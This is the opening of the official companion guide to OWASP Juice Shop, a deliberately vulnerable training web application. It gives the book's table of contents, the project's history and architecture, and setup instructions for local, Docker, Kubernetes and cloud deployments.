

PWNING OWASP JUICE
WASP JUICE SHOP PWI
NING OWAS JUICE SH
ICE SHOR NG OWAS
G OWASP JUICE SH
UICE SHO ING OWAS
CE SHUPP PWNING OWAS



BJÖRN KIMMINICH

Table of Contents

Preface	9
Introduction	10
Why the Juice Shop exists	12
Architecture overview	16
Part I - Hacking preparations	17
Hacking preparations	18
Running OWASP Juice Shop	19
System requirements	19
Run options	19
Installing a specific release version	25
<i>Self-healing</i> -feature	25
Single-user restriction	25
Vulnerability Categories	27
Challenge tracking	29
The Score Board	29
Free-text search	32
Success notifications	33
Automatic saving and restoring hacking progress	35
Manual progress and settings backup	35
Hacking Instructor	37
Coding challenges	41
Mitigation links	45
Potentially dangerous challenges	45
Hacking exercise rules	47
Recommended hacking tools	47
Getting hints	53
Things considered cheating	53
Walking the "happy path"	55
Part II - Challenge hunting	81
Challenge hunting	82
Challenge Solutions	94
Finding the Score Board	95
Find the carefully hidden 'Score Board' page	95
Injection	96
Order the Christmas special offer of 2014	98
Exfiltrate the entire DB schema definition via SQL Injection	98
Log in with the (non-existing) accountant without ever registering that user	99
Log in with the administrator's user account	100

Log in with Bender's user account	101
Log in with Jim's user account	101
Let the server sleep for some time	101
All your orders are belong to us	102
Update multiple product reviews at the same time	103
Infect the server with juicy malware by abusing arbitrary command execution	103
Retrieve a list of all user credentials via SQL Injection	104
Broken Authentication	105
Reset the password of Bjoern's OWASP account via the Forgot Password mechanism	106
Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password	107
Log in with Chris' erased user account	107
Log in with Bjoern's Gmail account	108
Log in with the administrator's user credentials without previously changing them or applying SQL Injection	108
Reset Bender's password via the Forgot Password mechanism	109
Reset the password of Bjoern's internal account via the Forgot Password mechanism	109
Reset Jim's password via the Forgot Password mechanism	109
Solve the 2FA challenge for user "wurstbrot"	110
Sensitive Data Exposure	111
Gain access to any access log file of the server	112
Access a confidential document	113
Perform an unwanted information disclosure by accessing data cross-domain	113
A developer was careless with hardcoding unused but still valid credentials	114
Find the endpoint that serves usage data to be scraped by a popular monitoring system	114
Access a developer's forgotten backup file	114
Access a salesman's forgotten backup file	115
Steal someone else's personal data without using Injection	115
Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to	115
Inform the shop about a leaked API key	116
Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous	117
Log in with Amy's original user credentials	117
Log in with MC SafeSearch's original user credentials	118
Determine the answer to John's security question	118
Access a misplaced SIEM signature file	118
Take over the wallet containing our official Soul Bound Token	119
Reset Uvogin's password via the Forgot Password mechanism	119
Deprive the shop of earnings by downloading the blueprint for one of its products	120
Determine the answer to Emma's security question	120

XML External Entities (XXE)	121
Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server	122
Give the server something to chew on for quite a while	122
Improper Input Validation	123
Register as a user with administrator privileges	123
Obtain a Deluxe Membership without paying for it	124
Register a user with an empty email and password	124
Successfully redeem an expired campaign coupon code	124
Mint the Honey Pot NFT by gathering BEEs from the bee haven	124
Retrieve the photo of Bjoern's cat in "melee combat-mode"	125
Place an order that makes you rich	125
Bypass a security control with a Poison Null Byte	125
Follow the DRY principle while registering a user	126
Upload a file larger than 100 kB	126
Upload a file that has no .pdf or .zip extension	126
Give a devastating zero-star feedback to the store	127
Broken Access Control	128
Access the administration section of the store	129
Change the name of a user by performing Cross-Site Request Forgery from another origin	129
⚠ Important information about browser compatibility	130
Find the hidden easter egg	130
Get rid of all 5-star customer feedback	130
Post some feedback in another user's name	131
Post a product review as another user or edit any user's existing review	131
Put an additional product into another user's shopping basket	131
Change the href of the link within the O-Saft product description	132
Request a hidden resource on server through server	132
View another user's shopping basket	132
Find an accidentally deployed code sandbox	133
Security Misconfiguration	134
Stick cute cross-domain kittens all over our delivery boxes	134
Use a deprecated B2B interface that was not properly shut down	135
Provoke an error that is neither very gracefully nor consistently handled	136
Log in with the support team's original user credentials	136
Cross Site Scripting (XSS)	138
Perform a persisted XSS attack without using the frontend application at all	139
Use the bonus payload in the DOM XSS challenge	140
Bypass the Content Security Policy and perform an XSS attack on a legacy page	140
Perform a persisted XSS attack bypassing a client-side security mechanism	141
Perform a DOM XSS attack	141
Perform a persisted XSS attack through an HTTP header	142

Perform a reflected XSS attack.....	142
Perform a persisted XSS attack bypassing a server-side security mechanism.....	143
Embed an XSS payload into our promo video	143
Insecure Deserialization	144
Perform a Remote Code Execution that would keep a less hardened application busy forever	145
Drop some explosive data into a vulnerable file-handling endpoint.....	145
Perform a Remote Code Execution that occupies the server for a while without using infinite loops.....	146
Vulnerable Components.....	147
Overwrite the Legal Information file.....	148
Forge an almost properly RSA-signed JWT token	149
Inform the shop about a typosquatting imposter that dug itself deep into the frontend	149
Permanently disable the support chatbot.....	150
Inform the shop about a typosquatting trick it has been a victim of.....	150
Gain read access to an arbitrary local file on the web server	151
Inform the development team about a danger to some of their credentials	151
Forge an essentially unsigned JWT token	152
Inform the shop about a vulnerable library it is using	152
Security through Obscurity	154
Learn about the Token Sale before its official announcement	154
Prove that you actually read our privacy policy	155
Rat out a notorious character hiding in plain sight in the shop	155
Unvalidated Redirects.....	157
Enforce a redirect to a page you are not supposed to redirect to	157
Let us redirect you to one of our crypto currency addresses.....	157
Broken Anti-Automation	158
Submit 10 or more customer feedbacks within 20 seconds	158
Retrieve the language file that never made it into production	159
Like any review at least three times as the same user.....	160
Reset Morty's password via the Forgot Password mechanism.....	161
Cryptographic Issues.....	162
Forge a coupon code that gives you a discount of at least 80%	162
Solve challenge #999.....	162
Apply some advanced cryptanalysis to find the real easter egg	163
Unlock Premium Challenge to access exclusive content.....	163
Inform the shop about an algorithm or library it should definitely not use the way it does ..	164
Miscellaneous	166
Receive a coupon code from the support chatbot.....	166
Close multiple "Challenge solved"-notifications in one go	166
Read our privacy policy	167

Find the carefully hidden 'Score Board' page.....	167
The Juice Shop is susceptible to a known vulnerability in a library for which an advisory has already been issued.....	168
Behave like any "white hat" should before getting into the action.....	168
Withdraw more ETH from the new wallet than you deposited.....	168
Part III - Getting involved.....	169
Getting involved.....	170
Social Media Channels	170
Provide feedback	171
Feedback channels	171
Challenge feedback	171
Donations	175
Supporting Juice Shop	175
Restricted gifts	178
Attribution	178
Contribute to development	180
Tips for newcomers	180
Version control	180
Contribution guidelines	181
Continuous integration & deployment.....	186
Codebase 101	189
Client Tier	189
Server Tier	198
Storage Tier.....	204
End-to-end tests	208
Helping with translations	209
Crowdin	209
Translating directly via GitHub PR	211
Part IV - Advanced user guides	212
Troubleshooting	213
Start-up validations	213
Common support issues.....	217
Customization	219
How to customize the application	219
YAML configuration file	220
Configuration example	236
Material Color Themes.....	240
Provided customizations	241
Proprietary customization	243
Limitations	246
Additional Browser tweaks	246

Hosting a CTF event	251
Running Juice Shop in CTF-mode	252
CTF event infrastructure	254
Setting up CTF score servers for Juice Shop	255
Using other CTF frameworks	268
Commercial use disclaimer	269
Hosting platform for multiple users	271
Trainer's guide	274
Instances	274
Customization	274
Classroom hints	275
Existing trainings	275
Challenges for demos	276
Teaching automation of security tools	277
Vendor's guide	280
Hacking challenge vs. underlying vulnerability	280
Integration	281
Challenges API	281
Challenge declaration file	282
Challenge solution webhook	284
Vulnerable code snippets API	285
Monitoring	286
Prometheus Metrics	287
Grafana Dashboard	287
Part V - Advanced developer guides	289
Hacking Instructor tutorial scripts	290
Challenge instruction scripts	290
Helper functions	292
Registering a new script	293
Reference example	293
Cheat detection	297
Cheat score calculation	297
Coding challenges	298
Total cheat score	299
Limitations	299
Coding challenges	301
Vulnerable code snippets	301
<code>vuln-code-snippet</code> marker comments	301
Fix option files	305
Info YAML file	309
Chatbot training data	314

Defining conversational <code>intents</code>	314
Special <code>function</code> actions	315
Training data example	316
Appendix	322
Challenge solutions	323
★ Challenges	323
Find an accidentally deployed code sandbox	330
★ ★ Challenges	331
★ ★ ★ Challenges	338
★ ★ ★ ★ Challenges	360
★ ★ ★ ★ ★ Challenges	381
★ ★ ★ ★ ★ ★ Challenges	411
Jingle lyrics	433
Guitar tab sheet	433
Postface	435
About this book	436

Preface

Introduction

This is the official companion guide to the **OWASP Juice Shop** application. Being a web application with a vast number of intended security vulnerabilities, the OWASP Juice Shop is supposed to be the opposite of a *best practice* or *template application* for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The OWASP Juice Shop is an open-source project hosted by the non-profit [Open Worldwide Application Security Project® \(OWASP\)](#) and is developed and maintained by volunteers. The content of this book was written for v19.0.0 of OWASP Juice Shop.

The book is divided into five parts:

Part I - Hacking preparations

Part one helps you to get the application running and to set up optional hacking tools.

Part II - Challenge hunting

Part two gives an overview of the vulnerabilities found in the OWASP Juice Shop including hints how to find and exploit them in the application.

Part III - Getting involved

Part three points out various ways to contribute to the OWASP Juice Shop open source project.

Part IV - Advanced user guides

Part four contains a troubleshooting section alongside guides on custom theming, Capture-the-Flags as well as technical integration, monitoring and a trainer's guidance.

Part V - Advanced developer guides

Part five gives detailed guidance on special "behind the scenes" topics like cheat detection or coding challenge implementation.

Please be aware that this book is not supposed to be a comprehensive introduction to Web Application Security in general. For every category of vulnerabilities present in the OWASP Juice Shop you will find a brief explanation - typically by quoting and referencing to existing content on the given topic.

Read the companion guide online at:

- <https://pwning.owasp-juice.shop>

Download a .pdf or .epub file from:

- <https://leanpub.com/juice-shop>

Contribute content, suggestions, and fixes on GitHub:

- <https://github.com/juice-shop/pwning-juice-shop>

Official OWASP Juice Shop project homepage:

- <https://owasp-juice.shop>



Open Worldwide Application Security Project and OWASP are registered trademarks of the OWASP Foundation, Inc. This work is Copyright © by Bjoern Kimminich and licensed under a [Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License](#).

Why the Juice Shop exists

To the unsuspecting user the Juice Shop just looks like a small online shop which sells - *surprise!* - fruit & vegetable juice and associated products. Except for the entirely overrated payment and delivery aspect of the e-commerce business, the Juice Shop is fully functional. But this is just the tip of the iceberg. The Juice Shop contains 110 challenges of varying difficulty where you are supposed to exploit underlying security vulnerabilities. These vulnerabilities were intentionally planted in the application for exactly that purpose, but in a way that actually happens in "real-life" web development as well!

Your hacking progress is tracked by the application using immediate push notifications for successful exploits as well as a score board for progress overview. Finding this score board is actually one of the (easiest) challenges! The idea behind this is to utilize [gamification](#) techniques to motivate you to get as many challenges solved as possible - similar to unlocking achievements in many modern video games.

Development of the Juice Shop started in September 2014 as the author's personal initiative, when his employer needed a more modern security training exercise environment for an in-house web application. The previously used environment was still from the era of server-side rendered ASP/JSP/Servlet and did not reflect the reality of current web technology. The Juice Shop was developed as open-source software without any corporate branding right from the beginning. By the end of 2014, most of the current e-commerce functionality was up and running

- along with an initial number of planted vulnerabilities. Over the years more variants of vulnerabilities were added. In parallel, the application was kept up-to-date with the latest web technology (e.g. WebSockets and OAuth 2.0) and frontend frameworks (i.e. by migrating from AngularJS with Bootstrap to Angular with Material Design). Some of these additional capabilities brought the chance to add corresponding vulnerabilities - and the list of challenges has been growing ever since.

Apart from the hacker and awareness training use case, penetration testing tools and automated security scanners are invited to use the Juice Shop as a sort of guinea pig-application to check how well their products cope with JavaScript-heavy application frontends and REST APIs.

Why OWASP Juice Shop?

The Open Worldwide Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Our programming includes:

Community-led open source software projects Over 275 local chapters worldwide Tens of thousands of members Industry-leading educational and training conferences We are an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of our projects, tools, documents, forums, and chapters are free and open to anyone interested in improving

application security. The OWASP Foundation launched on December 1st, 2001, becoming incorporated as a United States non-profit charity on April 21, 2004.^[1]

Two years after its inception the Juice Shop was submitted and accepted as an *OWASP Tool Project* by the [Open Worldwide Application Security Project](#) in September 2016. This move increased the overall visibility and outreach of the project significantly, as it exposed it to a large community of application security practitioners.

Once in the OWASP project portfolio it took only eight months until Juice Shop was promoted from the initial *Incubator* maturity level to *Lab Projects* level. By the end of July 2018 the Juice Shop was promoted to the final *Flagship* maturity stage for OWASP projects.



Why the name "Juice Shop"?


In German there is a dedicated word for *dump*, i.e. a store that sells lousy wares and does not exactly have customer satisfaction as a priority: *Saftladen*. Reverse-translating this separately as *Saft* and *Laden* yields *juice* and *shop* in English. That is where the project name comes from. The fact that the initials *JS* match with those commonly used for *JavaScript* was purely coincidental and not related to the choice of implementation technology.

Why the logo?


Other than the name, the Juice Shop logo was designed explicitly with *JavaScript* in mind:



The author's idea was to convert one of the (unofficial but popular) *JavaScript* shield-logos into a **leaking juice box** because it had a quite matching shape for this shenanigans:



In 2017 the logo received a facelift and a spin-off when the Juice Shop introduced its Capture-the-flag extension (which is discussed in its own



Why yet another vulnerable web application?

A considerable number of vulnerable web applications already existed before the Juice Shop was created. The [OWASP Vulnerable Web Applications Directory \(VWAD\)](#) maintains a list of these applications. When the Juice Shop came to life there were only *server-side rendered* applications in the VWAD, but *Rich Internet Application (RIA)* or *Single Page Application (SPA)* style applications were already a commodity at that time. Juice Shop was meant to fill that gap.

Many of the existing vulnerable web applications were very rudimentary in their functional scope.

So the aim of the Juice Shop was also to give the impression of a functionally complete e-commerce application that could actually exist like this in the wild.

[1] <https://owasp.org/about/>

Architecture overview


The OWASP Juice Shop is a pure web application implemented in JavaScript and TypeScript (which is compiled into regular JavaScript). In the frontend the popular [Angular](#) framework is used to create a so-called *Single Page Application*. The user interface layout is implementing Google's [Material Design](#) using [Angular Material](#) components. All icons found in the UI are originating from the [Font Awesome](#) library.

JavaScript is also used in the backend as the exclusive programming language: An [Express](#) application hosted in a [Node.js](#) server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API. As an underlying database a light-weight [SQLite](#) was chosen, because of its file-based nature. This makes the database easy to create from scratch programmatically without the need for a dedicated server. [Sequelize](#) and [finale-rest](#) are used as an abstraction layer from the database. This allows using dynamically created API endpoints for simple interactions (i.e. CRUD operations) with database resources while still allowing the execution of custom SQL for more complex queries.

As an additional data store, a [MarsDB](#) is part of the OWASP Juice Shop. It is a JavaScript derivative of the widely used [MongoDB](#) NoSQL database and compatible with most of its query/modify operations.

The push notifications that are shown when a challenge was successfully hacked, are implemented via [WebSocket Protocol](#). The application also offers convenient user registration via [OAuth 2.0](#) so users can sign in with their Google accounts.

The following diagram shows the high-level communication paths between the client, server and data layers:



Part I - Hacking preparations

Hacking preparations

OWASP Juice Shop offers multiple ways to be deployed and used. The author himself has seen it run on

- restricted corporate Windows machines
- heavily customized Linux distros
- all kinds of Apple hardware
- overclocked Windows gaming notebooks
- Chromebooks with native Linux support
- various cloud platforms

Chance is pretty high that you will be able to get it running on your computer as well. This part of the book will help your install and run the Juice Shop as well as guide you through the application and some fundamental rules and hints for hacking it.

Should you run into issues during installation or launch of the application, please do not hesitate to [ask for help in the community chat](#) or by [opening a GitHub issue!](#) Please just make sure that you flipped through the appendix on troubleshooting first.

Running OWASP Juice Shop

System requirements

To run a single instance of Juice Shop the following memory and CPU requirements apply. These resources are needed for the Juice Shop application process itself, and they are based on

- a 30-day average process CPU and RAM usage of the official public demo instance running v14.0.1 of Juice Shop
- a training with ~30 participants on a [MultiJuicer](#) cluster hosted on OpenShift with Juice Shop v14.0.1

Please note that any additional resources needed by your environment (e.g. Docker or Vagrant) come on top.

- **Minimum** system specification
 - 256 MB RAM
 - 200 millিক্যু CPU
 - 300 MB free disk space
- **Recommended** system specification
 - 384 MB RAM
 - 400 millিক্যু CPU
 - 800 MB free disk space

□ If installing [from sources](#) without the --depth 1 option, an additional 700 MB free disk space are required for the Git history in both minimum and recommended spec.

Run options

In the following sections you find step-by-step instructions to deploy a running instance of OWASP Juice Shop for your personal hacking endeavours.

Local installation

To run the Juice Shop locally you need to have [Node.js](#) installed on your computer. The Juice Shop officially runs on versions 20.x, 22.x and 24.x of Node.js, closely following the official [Node.js Long-term Support Release Schedule](#). During development and Continuous Integration (CI) the application is automatically tested with these current versions of Node.js. The officially recommended version to run Juice Shop is either the most recent *Long-term Support (LTS)* version or the *Current Release* version. Therefore Juice Shop recommends Node.js 22.x for its own v19.0.0 release.

From sources

1. Install [Node.js](#) on your computer.
2. On the command line run `git clone https://github.com/juice-shop/juice-shop.git --depth 1`.
3. Go into the cloned folder with `cd juice-shop`
4. Run `npm install`. This only has to be done before the first start or after you changed the source code.
5. Run `npm start` to launch the application.
6. Browse to <http://localhost:3000>

From pre-packaged distribution

1. Install a 64bit [Node.js](#) on your Windows, MacOS or Linux machine.
2. Download `juice-shop-<version>_<node-version>_<os>_x64.zip` (or `.tgz`) attached to the [latest release on GitHub](#).
3. Unpack the archive and run `npm start` in unpacked folder to launch the application
4. Browse to <http://localhost:3000>

Docker image

You need to have [Docker](#) installed to run Juice Shop as a container inside it. Following the instructions below will download the current stable version (built from `master` branch on GitHub) which internally runs the application on the currently recommended Node.js version 22.x.

1. Install [Docker](#) on your computer.
2. On the command line run `docker pull bkimminich/juice-shop` to download the `latest` image described above.
3. Run `docker run -d -p 127.0.0.1:3000:3000 bkimminich/juice-shop` to launch the container with that image.
4. Browse to <http://localhost:3000>.

If you are using Docker on Windows - inside a VirtualBox VM - make sure that you also enable port forwarding from host `127.0.0.1:3000` to `0.0.0.0:3000` for TCP.

Supported architectures

The official Docker image is built automatically during CI/CD for `linux/amd64` (based on a Node.js 22.x image) as well as `linux/arm64` and `linux/arm/v7` (based on a Node.js 14 image) and both are pushed to DockerHub. The following tagged images are available on DockerHub:

- Stable version from `master` branch: `latest` for AMD/ARM64 and `latest-arm` for ARMv7
- Development version from `develop` branch: `snapshot` for AMD/ARM64 and `snapshot-arm` for ARMv7
- Tagged versioned releases: `vX.Y.Z` for AMD/ARM64 and `vX.Y.Z-arm` for ARMv7

Vagrant

Vagrant is an open-source solution for building and maintaining virtual software development environments. It creates a Virtualbox VM that will launch a Docker container instance of the [latest](#) Juice Shop image v19.0.0.

1. Install [Vagrant](#) and [Virtualbox](#)
2. Run `git clone https://github.com/juice-shop/juice-shop.git` (or clone [your own fork](#) of the repository)
3. Run `cd juice-shop && vagrant up`
4. Browse to <http://192.168.56.110>

Kubernetes

The following will allow you to run Juice Shop in a Kubernetes Pod.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: owasp-juice
spec:
  selector:
    matchLabels:
      app: juice
  replicas: 1
  template:
    metadata:
      labels:
        app: juice
    spec:
      containers:
        - name: juice
          image: bkimminich/juice-shop
          ports:
            - containerPort: 3000
```

Access the Web GUI with the [port-forward](#) command.

```
kubectl port-forward pod/NAME_OF_JUICE_POD 3000:3000
```

Major Cloud Providers

Amazon EC2 Instance

You need to have an account at [Amazon Web Services](#) in order to create a server hosting the Juice Shop there.

1. In the *EC2* sidenav select *Instances* and click *Launch Instance*
2. In *Step 1: Choose an Amazon Machine Image (AMI)* choose an *Amazon Linux AMI* or *Amazon Linux 2 AMI*
3. In *Step 3: Configure Instance Details* unfold *Advanced Details* and copy the script below into *User Data*
4. In *Step 6: Configure Security Group* add a *Rule* that opens port 80 for HTTP
5. Launch your instance
6. Browse to your instance's public DNS

```
#!/bin/bash
yum update -y
yum install -y docker
service docker start
docker pull bkimminich/juice-shop
docker run -d -p 80:3000 bkimminich/juice-shop
```

AWS EC2 Launch Template

1. In the *EC2* sidenav select *Launch Templates* and click *Create launch template*
2. Under *Launch template contents* select as *AMI ID* either *Amazon Linux AMI* or *Amazon Linux 2 AMI* (by using *Search for AMI*)
3. In the same section add a *Security Group* that opens port 80 for HTTP
4. Unfold *Advanced details* at the bottom of the screen and paste in the script above into *User Data*
5. Create your launch template
6. Launch one or multiple EC2 instances from your template
7. Browse to your instance's public DNS

Azure Container Instance

1. Open and login (via `az login`) to your [Azure CLI](#) or login to the [Azure Portal](#), open the *CloudShell* and then choose *Bash* (not PowerShell).
2. Create a resource group by running `az group create --name <group name> --location <location name, e.g. "centralus">`
3. Create a new container by running `az container create --resource-group <group name> --name <container name> --image bkimminich/juice-shop --dns-name-label <dns name label> --ports 3000 --ip-address public`
4. Your container will be available at `http://<dns name label>.<location name>.azurecontainer.io:3000`

Azure Web App for Containers

1. Open your [Azure CLI](#) or login to the [Azure Portal](#), open the *CloudShell* and then choose *Bash* (not PowerShell).

2. Create a resource group by running `az group create --name <group name> --location <location name, e.g. "East US">`
3. Create an app service plan by running `az appservice plan create --name <plan name> --resource-group <group name> --sku S1 --is-linux`
4. Create a web app with the [Juice Shop Docker](#) image by running the following (on one line in the bash shell) `az webapp create --resource-group <group name> --plan <plan name> --name <app name> --deployment-container-image-name bkimminich/juice-shop`

Google Compute Engine Instance

1. Login to the Google Cloud Console and [open Cloud Shell](#).
2. Launch a new GCE instance based on the juice-shop container. Take note of the `EXTERNAL_IP` provided in the output.

```
gcloud compute instances create-with-container owasp-juice-shop-app --container-image
bkimminich/juice-shop
```

1. Create a firewall rule that allows inbound traffic to port 3000

```
gcloud compute firewall-rules create juice-rule --allow tcp:3000
```

1. Your container is now running and available at http://<EXTERNAL_IP>:3000/

Other hosting providers

Heroku


To manually deploy OWASP Juice Shop on Heroku, follow these steps:

1. Install the Heroku CLI:
 - Download and install from the [Official Heroku CLI Installation Guide](#).
 - Enable MFA in your Heroku account.
 - Log in via the command line: `heroku login -i`, using your Heroku email (username) and API key (password).
2. Clone your Juice Shop Repository and navigate to the juice-shop directory.
3. Run `heroku create` to create a Heroku Application.
4. Deploy Juice Shop to Heroku: `git add . && git commit -m "Deploy OWASP Juice Shop" && git push heroku master`
5. Access the deployed Juice Shop instance in the browser `heroku open`

Note: The `git add` and `git commit` steps are only required the first time or when new changes are made to the local repository. If you have already committed the changes you can skip those steps and directly run `git push heroku master`

Note: If you have forked the Juice Shop repository, these steps will deploy your forked version of the application. To deploy the latest official version, clone the original repository from <https://github.com/juice-shop/juice-shop>.

As a little related anecdote, the OWASP Juice Shop was crowned [Heroku Button of the Month](#) in November 2017 and once more in March 2019:



As online services become integral to our everyday lives, writing secure code becomes even more important. Learn common security pitfalls by deploying the OWASP Juice Shop application for free to Heroku and completing the challenges. The Juice Shop contains 48 challenges of varying difficulty, designed to exploit underlying security vulnerabilities. While the app is deploying, [read all about the challenges here](#).

Gitpod

1. Login to gitpod.io and use <https://gitpod.io/#https://github.com/juice-shop/juice-shop/> to start a new workspace. If you want to spin up a forked repository, your URL needs to be adjusted accordingly.
2. After the Gitpod workspace is loaded, Gitpod tasks is still running to install `npm install` and launch the website. Despite Gitpod showing your workspace state already as *Running*, you need to wait until the installation process is done, before the website becomes accessible. The *Open Preview Window (Internal Browser)*, will open automatically and refresh itself automatically when the server has started.
3. Your Juice Shop instance is now also available at https://3000-<GITPOD_WORKSPACE_ID>.gitpod.io.

